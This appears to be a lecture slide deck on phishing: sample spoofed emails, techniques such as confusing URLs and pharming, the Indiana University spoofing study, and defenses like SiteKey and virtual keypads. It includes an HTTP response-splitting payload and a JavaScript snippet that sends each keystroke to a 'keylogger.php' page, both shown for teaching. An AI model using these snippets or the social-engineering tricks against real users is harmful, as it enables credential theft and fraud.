

Phishing

Spoofed emails

1

A Few Headlines

- "11.9 million Americans clicked on a phishing e-mail in 2005"
- "Gartner estimates that the total financial losses attributable to phishing will total \$2.8 bln in 2006"
- "Phishing and key-logging Trojans cost UK banks £12m"
- "Swedish bank hit by 'biggest ever' online heist"
"Swedish Bank loses \$1 Million through Russian hacker"

2

MillerSmiles.co.uk

The screenshot shows the MillerSmiles.co.uk website. At the top, it says "the web's dedicated anti-phishing service". There are two main sections: " Nigerian Scams" and " Stop Internet Scam". A red circle highlights a section titled "18 recent phishing scams" with a list of alerts from various banks like Chase Bank, eBay, and Yahoo! Bank, all dated 29th or 28th January 2007. A sidebar on the left contains navigation links like "home", "search", "rss feeds", "archives", "news", "submit scam", "articles", "f.a.q.", "forum", "about us", "contact us", and "links". Below the navigation is a section for "Instant SSN Verification" and "Tired of all The Scams? Don't Get".


3

A Snapshot of a Friends Mailbox

The screenshot shows a Gmail inbox in a Windows Internet Explorer browser. The address bar shows a Google search URL. The email subject is "Notification Of Limited Account Access" from "service@paypal.com". The email content includes a "Notification of Limited Account Access" section with the text: "Dear PayPal Valued Customer, PayPal is committed to maintaining a safe environment for its community of buyers and sellers. To protect the security of your account, PayPal employs some of the most advanced security systems in the world and our anti-fraud teams regularly screen the PayPal system for unusual activity. We are contacting you to remind you that on January 17, 2007 our Account Review Team identified some unusual activity in your account. In accordance with PayPal's User Agreement and to ensure that your account has not been compromised, access to your account was limited. Your account access will remain limited until this issue has been resolved. In order to secure your account and quickly restore full access, we may require you to verify or update your Personal Information. If you choose to ignore our request, you leave us no choice but to temporarily suspend your account." There is a yellow button that says "Click here to login and restore your account access". To the right, there is a "Protect Your Account Info" section with advice on password security and a "Protect Your Password" section.


4

Typical Phishing Page




5

Or Even Like This



6

Thank Goodness for IE 7.0 😊



9

Phishing Techniques

- ❑ Use confusing URLs
 - <http://gadula.net/.Wells.Fargo.com/signin.html>
- ❑ Use URL with multiple redirection
 - [http://www.chase.com/url.php?url="http://phish.com"](http://www.chase.com/url.php?url=)
- ❑ Host phishing sites on botnet zombies
 - Move from bot to bot using dynamic DNS
- ❑ **Pharming**
 - Poison DNS tables so that victim's address (e.g., www.paypal.com) points to the phishing site
 - URL checking doesn't help!

10

Bad Idea: Echoing User Input

- ❑ User input echoed in HTTP header
- ❑ For example, language redirect:

```
<% response.redirect("/by_lang.jsp?lang=" +  
    request.getParameter("lang") ) %>
```
- ❑ Browser sends
`http://.../by_lang.jsp ? lang=french`
- ❑ Server responds
`HTTP/1.1 302 redirect`
`Date: ... to here`
`Location: /by_lang.jsp ? lang=french`

11

HTTP Response Splitting

- ❑ Malicious user requests

```
http://.../by_lang.jsp ? lang=  
    "french \n  
    Content-length: 0 \r\n\r\n  
    HTTP/1.1 200 OK  
    <Encoded URL of phishing page>"
```
- ❑ Server responds:

```
HTTP/1.1 302  
Date: ...  
Location: /by_lang.jsp ? lang= french  
Content-length: 0  
HTTP/1.1 200 OK  
Content-length: 217  
Phishing page
```

Looks like a separate page

12

Why?

- ❑ Attacker submitted a URL to victim.com
- ❑ Response from victim.com contains phishing page
- ❑ All cache servers along the path will store the phishing page as the cache of victim.com
- ❑ If an unsuspecting user of the same cache server requests victim.com, server will give him the cached phishing page instead

13

Trusted Input Path Problem

- ❑ Users are easily tricked into entering passwords into insecure non-password fields

```
<input type="text" name="spooof"
  onKeyPress="(new Image()).src=
    'keylogger.php?key=' +
    String.fromCharCode( event.keyCode );
  event.keyCode = 183;" >
```

Sends
keystroke
to phisher

Changes character to *

14

Social Engineering Tricks

- ❑ Create a bank page advertising an interest rate slightly higher than any real bank; ask users for their credentials to initiate money transfer
 - Some victims provided their bank account numbers to “Flintstone National Bank” of “Bedrock, Colorado”
- ❑ Exploit social network
 - Spoof an email from a Facebook or MySpace friend
 - Read Jan 29 WSJ article about MySpace hack
 - In a West Point experiment, 80% of cadets were deceived into following an embedded link regarding their grade report from a fictitious colonel

15

Experiments at Indiana University

[Jagatic et al.]

- ❑ Reconstructed social network by crawling sites like Facebook, MySpace, LinkedIn and Friendster
- ❑ Sent 921 Indiana University students spoofed email (apparently from their friend)
- ❑ Email redirected to spoofed site asking user to enter his/her secure university credentials
 - Domain name clearly distinct from indiana.edu
- ❑ **72% of students entered real credentials**
 - Males more likely if email sender is female

16

Victims' Reactions (1)

[Jagatic et al.]

- Anger
 - Subjects called the experiment unethical, inappropriate, illegal, unprofessional, fraudulent, self-serving, useless
 - Called for researchers conducting the study to be fired, prosecuted, expelled, or reprimanded
- Denial
 - No posted comments with admission that writer was victim of attack
 - Many posts stated that poster did not and would never fall for such an attack, and they were speaking on behalf of friends who had been phished

17

Victims' Reactions (2)

[Jagatic et al.]

- Misunderstanding
 - Many subjects were convinced that the experimenters hacked into their email accounts. They believed it was the only possible explanation for the spoofed messages.
- Underestimation of privacy risks
 - Many subjects didn't understand how the researchers obtained information about their friends, and assumed that the researchers accessed their address books
 - Others, understanding that the information was mined from social network sites, objected that their privacy had been violated by the researchers who accessed the information that they had posted online

18


Defense #1: Internet Explorer 7.0

- "White list" of trusted sites
- Other URLs sent to Microsoft Responds with "Ok" or "Phishing!"



19

Defense #2: PassMark / SiteKey



If you don't recognize your personalized SiteKey, don't enter your Passcode

20

Defense #3: PIN Guard

The screenshot shows the ING DIRECT website's secure login interface. It is titled "Secure Login" and is at "Step 2: Confirm Your Image and Phrase". The user's image is a dog, and their phrase is "poodle". Below this is "Step 3: Enter Your Login PIN". A callout box points to a virtual keypad with a callout text: "Use your mouse to click the number, or use your keyboard to type the letters". The keypad has numbers 1-9, a clear button, and a go button. Below the keypad is a PIN input field.

ING DIRECT

Secure Login

Step 2 Confirm Your Image and Phrase

Not seeing your image and/or phrase? Try re-entering your Customer Number on the [previous page](#). If your image and phrase still don't appear, do not enter your Login PIN and give us a call at 1-888-ING-0727.

Your Image:

Your Phrase: poodle

Step 3 Enter Your Login PIN

Use your mouse to click the numbers on the keypad that correspond to your Login PIN. OR Use your keyboard to type the letters from the keypad that correspond to your Login PIN.

Use your mouse to click the number, or use your keyboard to type the letters

PIN:

21

Defense #3A: Scramble Pad

The screenshot shows the Adelaide Bank Online Banking login page. It has a yellow background and says "Welcome to Online Banking". There are input fields for "Customer Number" and "Personal Access Code". Below the "Personal Access Code" field is a "Scramble Pad" with numbers 0-9 and corresponding letters J, P, C, V, S, G, T, K, Y, L. A callout box points to the scramble pad with the text: "Enter access code by typing letters from randomly generated Scramble Pad". Below the scramble pad is a "Logon" button and a "Cancel" button.

Adelaide Bank Online Banking

Welcome to Online Banking

Please enter your Customer Number and Personal Access Code

Customer Number

Personal Access Code

0 1 2 3 4 5 6 7 8 9
J P C V S G T K Y L

Scramble Pad

Enter access code by typing letters from randomly generated Scramble Pad

For added security your Personal Access Code MUST be entered by typing the letters from the randomly generated Scramble Pad (above) that matches to each number of your Personal Access Code. Click "Help" button for more information.

Logon Cancel

22

Defense #4: Virtual Keyboard

HSBC  The world's local bank

Log On - Personal Internet Banking

Enter your Password

Username: SHMATIKOV

Password:

Use your mouse to select characters from the virtual keyboard

Enter your Security Key [Help](#)

Use your mouse to select characters from the virtual keyboard below


Security Key:

1	2	3	4	5	6	7	8	9	0	Back
Q	W	E	R	T	Y	U	I	O	P	
A	S	D	F	G	H	J	K	L		
Z	X	C	V	B	N	M				Clear

[Forgot your Security Key?](#)
[Forgot your Password and Security Key?](#)

23

Microsoft Passport



- Idea: **authenticate once, use everywhere**
- Trusted third party issues identity credentials
- User uses them to access services over the Web

24

History of Passport

- ❑ Launched in 1999
 - 2002, Microsoft claims > 200M accounts, 3.5 billion authentications each month
- ❑ Passport: Early Glitches
 - Flawed password reset procedure
 - Cross-scripting attack
- ❑ Current status
 - From Directory of Sites at <http://www.passport.net>: "We have discontinued our Site Directory ..."
 - Monster.com dropped support in October 2004
 - eBay dropped support in January 2005
 - Seems to be fizzling out

25

Liberty Alliance

- ❑ Open-standard alternative to Passport



<http://www.projectliberty.org>

- ❑ Promises compliance with privacy legislation
- ❑ Long list of Liberty-enabled products

26

Defenses

- ❑ Use mutual authentication
- ❑ Non-Reusable credentials
(not sufficient against man-in-the-middle attacks)

- ❑ Basic technical mechanism available
- ❑ Human interaction with these is a challenge!
- ❑ Security is a systems problem